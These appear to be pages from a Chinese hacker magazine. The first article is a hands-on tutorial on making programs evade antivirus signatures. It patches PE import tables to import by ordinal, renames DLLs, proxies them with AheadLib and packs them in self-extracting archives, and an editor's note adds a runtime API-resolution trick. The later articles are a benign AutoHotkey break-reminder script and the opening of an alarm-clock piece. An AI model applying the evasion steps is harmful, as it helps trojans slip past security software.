编辑点评： *杀毒引擎分析入门级别文章，系列文章第一篇，感兴趣的读者不要落下哦。*

针对API函数特征码的免杀小技巧

文 馋猫

原理部分：

《杀不死的秘密》一书中讲到，现在越来越多的杀软将特征码定在了输入表的dll和api函数的名字上。书中介绍到了一种修改导入表的办法，当定位在函数上的时候，可以修改导入表的地址，今天介绍的一个办法就是这种思路的另一种实现办法，我们来看这个结构体：

```
typedef struct _IMAGE_THUNK_DATA32 {
    union {
        PBYTE  ForwarderString;
        PDWORD Function;
        DWORD Ordinal;
        PIMAGE_IMPORT_BY_NAME  AddressOfData;
    } u1;
} IMAGE_THUNK_DATA32;
```

这是一个联合体，其实每一个都可看作是4个字节的参数就可以了。这个结构体的值只有一个，也就是四个参数中的一种。我们常常碰到的是第四种，指向一个IMAGE_IMPORT_BY_NAME结构体的指针。我们来看看IMAGE_IMPORT_BY_NAME的定义：

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD    Hint;
    BYTE    Name[1];
} IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;
```

大家常常修改的API函数名字，就是其中第二个参数。因为现在大量的特征码都定在了这个地方，而我介绍的就是另一种办法，文字我会尽量少一点，多一点图片，让大家看清楚这几个细节。

我们来看一下IMAGE_THUNK_DATA32结构体的其他参数的定义，第一个我小小的邪恶一下，暂时先不说。第二个是函数输入的地址，具体一点就是导入函数的地址。对了，这个思路就是大家可以直接用OD得到dll函数在内存中的地址，再把地址写到这里。不过这个办法在兼容性上不会很好，我不建议使用这个办法。大家的操作系统不同，即使系统dll载入地址都一样，再考虑到补丁的安装情况，函数地址不一样的几率也比较大，不过可以当一个思路。

第三个参数我们要使用一个另类的办法：修改API函数的序数。我发现API函数的序数基本上还是比较相近的，很多版本都是相近的，在躲不过函数检测的时候，可以使用更改API函数序数的办法来试试看。不过这个办法也要考虑到系统版本的问题，不过还好，比第一个办法的情况要好不少。很多函数的序号都还是一样的，大部分情况都可以试一下这个办法。

实例部分：

今天要修改的文件是InstDrv.exe，程序运行后如图1所示。

之所以选择这个程序，是因为它比较小，方便修改。

使用LordPE打开InstDrv.exe，查看其输入目录。在输入表中找到Kernel32.dll中的GetStartupInfoA函数，如图2所示。

我们的操作目标就是GetStartupInfoA函数。先来用UE找到IMAGE_THUNK_DATA32地址0x3884，它是属于Kernel32这个系统dll的，如图3所示。

重新排列这里的双字数据为0x00003BD6（*以字节为单位倒序排列一个长度为4字节的数据*），下面就跳转到这个地址处，如图4所示。

从这里开始就是一个IMAGE_IMPORT_BY_NAME结构体。0x19c是函数的序号（真不给面子和我的电脑不一样），后面就是函数的名字——GetStartupInfoA。我们先把从0x9c到函数名最后的0x00全部清空，如图5所示。

就此保存文件并运行的话，是会报错的。还需要对查找方式进行修改：



图 1




图 2




图 3




图 4




图 5

回到0x3884地址处，我们把这个联合体改一下，改成序号导入式。我的系统里GetStartupInfoA函数序号是0x1AD，我们把0x3884写成0xAD010080，如图6所示。




图 6

这个0x1AD可以用PE工具查看Kernel32.dll得到，这里不再赘述。

我来详细讲一下为什么这么改。首

先，0xAD 01 就是 0x1AD 也就是函数序号，玩免杀的都知道，在文件中，字节不是我们想的那样排列的，是倒着的（具体的原因在《杀不死的秘密》一书中有详细讲解）。之后就是 0x00（占位用），而之后有一个 0x80，这个 0x80 代表着序号导入的声明。当 IMAGE_THUNK_DATA32 结构体的高位是 1，也就是字节下的 0x80 的时候，系统会用序号的方式导入函数，否则就是用之前的函数名方式导入。

保存文件后，再次运行程序，程序就可以成功运行了。

再介绍一个办法，这个办法在以前黑手上的许建轩提到过，把 dll 的名字改掉，再把系统 dll 改成一样的名字，来导入改名之后的 dll，但是，这里有一个小问题，当有些杀软固定用 RVA 来监控导入表函数的时候，这个办法就会碰到问题，杀软会得到当前系统 API 的地址，前面讲过了，这个 API 函数在系统中地址都是一样的。当检测到 RVA 的时候，就像《杀不死的秘密》中说的，很多杀软现在利用定位导入函数 RVA 再来加权。这个时候怎么办呢？我们就用 dll 来劫持自己。

AheadLib 可以快捷的生成主控 dll 文件，其程序界面如图 7 所示。

这个程序网上一搜就有，使用办法需要一点 C 语言的知识，把输入 dll 的路径填好，输出路径填好，至于选项要根据不同程序来调整，大家记住怎么不报错，就怎么选。生成 cpp 文件以后，填到 vc 中，编译一个 dll，这时候大家就可以再用许建轩的办法喽。在目标免杀的程序中修改导入表的名字，再修改编译出来的 dll 名字，不管怎么改，名字一样就行了。更加细致的朋友还可以修改函数的名字，在主程序中修改导入函数的名字，再修改编译出来的 dll 对应的导出函数的名字，嘿嘿。之后就和许建轩介绍的细节都一样了，rar 打包，这样可以避免一些杀软对程序导入表 RVA 的扫描。这里补充一下，大家可以用一些小程序，处理一下打包以后自解压程序无法被 Winrar 直接识别。




图 7

这两个办法可以躲过一些 API 函数定位的检测。至于还有一个上文中提到的邪恶的办法就不说喽，熟悉 PE 文件的哥们，可以去试试。

编辑点评： 文中提到的方法针对一些冷门的木马或是杀毒软件还是可以起到很好的效果的。但是如果是针对 NOD32 这一类启发式扫描技术相对成熟的杀软来说，使用序号导入往往做不到免杀。其实一个更好的方法就是在程序入口处添加一段代码，通过 LoadLibrary 以及 GetProcAddress 函数获得指定 API 特征码的地址，然后将函数入口地址存放起来。最后将程序中所有该 API 的调用地址修改为新值。

远离 RSI ——我的颈椎我爱护

技术点亮生活

张宇首语：在编本期稿子的时候看到一篇“远离 RSI ——我的颈椎我爱护”，这样的程序虽然偏离了黑客、安全，本身不能算作黑客技术，但从广义的黑客来说，这是探索，是发明创造，更接近黑客的本质。因此，与老编讨论后决定新开一版块——技术点亮生活，同时以此作为主题，进行一次征稿。本期，我就先上一篇烂文，凑个数，就做抛砖引玉之用，希望大家不要介意哦。

文 Handt & pbc

从本文您可以学到：

1、了解什么是 AHK

2、利用 AHK 编写简单的热键脚本

先仰头，向左右旋转，如果你觉得有些酸痛，基本可以确定已经有重复性损伤造成的颈椎问题。悲剧的 handt 也一样。他每天在电脑前超过 10 小时，长期的重复性动作——低头盯着屏幕导致颈椎间盘突出、腰肌劳损、还有鼠标手等典型的电脑病，这些症状统称 RSI（重复性劳损伤害）。

所谓“身体是革命的本钱”，各位 hacker 不仅要努力的学习技术，更要爱护自己的身体。

今天，我将带领大家用 AutoHotKey 通过几十行代码打造一款保护颈椎的程序！

还不知道 AutoHotKey 是什么？

AutoHotKey 简介

AutoHotkey 是一款免费的、Windows 平台下开放源代码（C++）的热键脚本语言，简称 AHK。提到语言，大家可能比较恐惧，实际上和 C、C++ 这些语言相比，AHK 只能说太简单了，就像一条条英文句子一样。口说无凭，我们来看一段 AHK 代码：

```
!1::run D:\Program Files\Lingoes\Translator2\Lingoes.exe
^q::run D:\Program Files\Tencent\QQ\Bin\qq.exe
#b::run D:\Program Files\SogouExplorer\SogouExplorer.exe
::/blog::    ;注释：热字符串
clipboard = http://hi.baidu.com/handt03
send ^v
return
```

先说这段代码可以做什么。当按下 alt+1 组合键启动 Lingoes 词典，按下 ctrl+q 启动 qq，按下 win+b 启动搜狗浏览器。在任何文本框内输入“/blog”按下回车或者空格，就会将“/blog”替换为我的博客地址。实际上，前三行代码只用到了 AHK 中的一个命令——run，运行指定的程序。!^# 分别代表 **Alt、Ctrl、Win** 键。最后四行中，将剪贴板的内容设置为我的博客地址，然后发送到置顶的文本框内。看，几行代码就可以实现这么多功能，是不是很简单！

实际上，AHK 还有很多有趣的功能，包括编写游戏辅助工具、修改系统快捷键、编写简单的网络软件等，下面是官方对 AHK 功能的介绍：

自动化所有的鼠标和键盘操作，可以手工编写宏或者使用宏录制器。

为任何按键或组合键设置热键。

键入缩写时扩展缩写。例如，键入“btw”能自动地生成“by the way”。

通过几行代码建立一个具有数据输入表格、用户界面和菜单栏的图形用户界面。

重新映射键盘和鼠标上的按键和按钮。（在 Dota 助手里面就有键有映射）

将脚本转化为 exe，在任何 windows 机器上都可以运行。

下载和安装

AHK 目前最新版本为 1.0.48.05，直接从官网下载安装文件，安装包 1.9M，安装后也只有 2.5M，可谓小巧玲珑。安装过程比较简单，保持默认设置，一路 Next 就可以了。安装后会自动关联 **.ahk** 的脚本文件，对所有脚本文件双击就可以执行。

功能展示 & 函数举例

学习 AHK 最好的方式就是学习别人的脚本，然后理解、修改、完善。我对 AHK 的使用也是处于初级阶段，只是拿来写点方便自己使用 Windows 的东西。下面就来看一下具体的例子。

强制休息程序

现在大家坐在电脑前的时间越来越多，经常看着电影或者编辑着 word 就把时间给忘了，时间一长，视力下降、脖子酸痛，诸多并发症。也许你会想，要是电脑每隔一个小时就自动黑屏，锁住键盘、鼠标，禁止输入，逼着自己休息五到十分钟、趁机扭扭脖子，做做眼保健操，劳逸结合该有多好啊，当然，黑屏时来段音乐就更完美了。现在，利用 AHK 就可以实现了，先来理清思路：

1、先弹出一个选择框，让用户选择音频文件所在的位置，将这个位置对应的所有音乐文件以列表形式保存到 mem.txt 文件中。

2、要求用户输入休息的时间间隔（秒），默认是一个小时休息一次。

3、开始主体循环，到了用户指定的休息时间就开始 1 分钟倒计时，并予以提示。

4、如果用户在中途待机或休眠，脚本会重新运行。

下面是完整的代码和注释，对于不认识的函数，可以自己查看官方文档，要学好 AHK，一定要充分利用文档。

```
/*
功能：
1.在脚本运行用户指定的时间间隔后开始倒计时 1 分钟并显示提示。倒计时结束后，锁定所有设备输入，再关闭显示屏并播放一首 MP3 歌曲。歌曲播完后开启显示屏和解锁设备输入，移动鼠标来恢复。
2.中途如果待机或休眠，恢复后将重载脚本，即重新计时。
3.能用 Win+0 重载脚本。如果暂停脚本，Sleep 计时不会停止。
注意：按下 Ctrl+Alt+Del 将解除输入设备的锁定！锁定设备输入期间如果按键盘，将激活显示屏。
*/
Menu,Tray,Icon,Shell32.dll,42 ；在任务栏显示的菜单和图标

MsgBox,64,,注意事项：'nStep1.先选择一个只存放有音频(mp3)文件的文件夹'nStep2.输入以秒为单位的休息间隔时间'n'nP.S.显然这个程序不完善，没有容错处理，您还是老实点用吧
FileSelectFolder, SelectedFolder, , 3
if SelectedFolder =
{
    MsgBox, 您未选择文件夹，即将重新启动脚本
    Reload
}
else
    MsgBox, 您选择了文件夹 “%SelectedFolder%”。

LoopTimes=0
TempFile=%A_Temp%\tmp.txt

IfExist,%TempFile%
{
  FileDelete,%TempFile%
}

Loop,%SelectedFolder%\*.mp3
{
  LoopTimes++
  FileAppend,%A_LoopFileName%'n,%TempFile%
}
InputBox,SleepInterval,"自定义时间间隔","多少秒后启动休息脚本？",,,,,,,,3600
SleepInterval *= 1000

；脚本接收到0x218：WM_POWERBROADCAST消息时调用“监视电源广播消息”这个自定义函数
OnMessage(0x218, "MonitorPowerBroadcastMsg")
MonitorPowerBroadcastMsg(wParam) ；将电源广播消息的wParam值作为此函数里的wParam变量
{
    ；电源广播消息的 wParam 值如为 7：挂起，8：待机
    If (wParam = 7 OR wParam = 8)
        Reload
}

；主体循环
Loop
{
    ；休眠时间，以毫秒为单位
    Sleep,SleepInterval
    TmpTime=%A_Now%
    TmpTime += 60,Seconds
    Loop
    {
       LeftTime=%TmpTime%
       LeftTime -= %A_Now%,Seconds
       ToolTip, %LeftTime% 秒后开始休息:-)
       Sleep,33 ；瞬间进入下次循环，从而产生 ToolTip 跟指针移动的效果。0~20一般没实际意义。
       If A_Now>%TmpTime%
       {
           ToolTip ；清空提示
           Break ；退出倒计时提示循环
       }
    }
    ；从 1~选定文件夹中mp3格式文件总数中选取一个随机数，对应于第几首歌曲，然后播放
    Random,SelectedIndex,1,%LoopTimes%
    FileReadLine,FileToBePlayed,%TempFile%,%SelectedIndex%

    ；开启屏蔽输入设备
    BlockInput,On

    ；关闭显示器。0x112：WM_SYSCOMMAND，0xF170：SC_MONITORPOWER，2：关闭。-1：开启显示器。
    SendMessage,0x112,0xF170,2,,Program Manager

    ；播放歌曲
    SoundPlay,%SelectedFolder%\%FileToBePlayed%,1

    ；开启显示器
    SendMessage,0x112,0xF170,-1,,Program Manager

    ；恢复输入设备响应
    BlockInput,Off

    ToolTip,移动鼠标来恢复
    MouseGetPos,oldx,oldy ；获得指针的位置并赋值给 oldx 和 oldy 变量

    MOUSE:
    MouseGetPos,x,y
    If x=%oldx%
    If y=%oldy%
      Goto,MOUSE
    ToolTip
}
```



图1　给出提示信息




图2　给出使用方法




图3　选择好了音乐文件




图4　设置间隔时间




图5　设置开机启动




图6　脚本图标菜单

执行后的效果如图 1 至图 6。

AHK More……

作为一款开源软件，在 AHK 官方论坛上有不少热心的贡献者。有人用 C# 重写了 AHK，利用 Mono 项目，就可以实现跨平台编译 AHK 了。有人写了一个 ARR 库，弥补 AHK 没有数组类型的缺憾。有人封装了 Socket 给 AHK，从而容易的实现网络功能。不过如果进一步复杂的话，就不如用 C# 之类具有强大类库的语言了。

关于 AHK 的应用还有很多，比如在魔兽里面显示其他游戏玩家的 ping 值、qq 批量登录脚本、对任意程序制作 portable 版本……能做的事情太多了，可以说只有想不到，没有做不到。有了如此简单强大的 AHK，我们完全可以抛弃很多工具，通过自己编写脚本来解决平常 Windows 应用中遇到的问题。

编辑点评： *作者的想法很不错，利用程序来提高生活质量。小编我曾用 AHK 写了很多减少日常工作、生活中重复劳动的代码，它可帮我节省了很多时间哦！*

NoHack

清晨，音乐唤醒我（一）

文 smallrascal

从本文您可以学到：

1、了解 DIR 和 DEL 的高级使用


2、了解随机选择算法

清晨，大家是不是都通过各种各样的闹钟来唤醒。普通的闹钟声音单调，而手机充当闹钟，虽然可以随意定制铃声，但如果不是每天手动修改，那也是单一的。另外，这两种类型的闹钟都有一个问题，到点后突然响起，固定的音量说不定会吓你一跳，让原本做着的美梦还没来得及回味，就消失于瞬间了，岂不是遗憾。

现今已经是高科技时代，生活需要有高质量，简单的闹钟同样也是。电脑对于家庭来说已经非常普及，甚至一个三口之家每人都有各自的电脑。利用电脑充当闹钟岂不正合适！让电脑自动开机并登录系统，启动我们事先设置好的音乐播放程序，就这么简单。废话不多说了，直接进入正题。

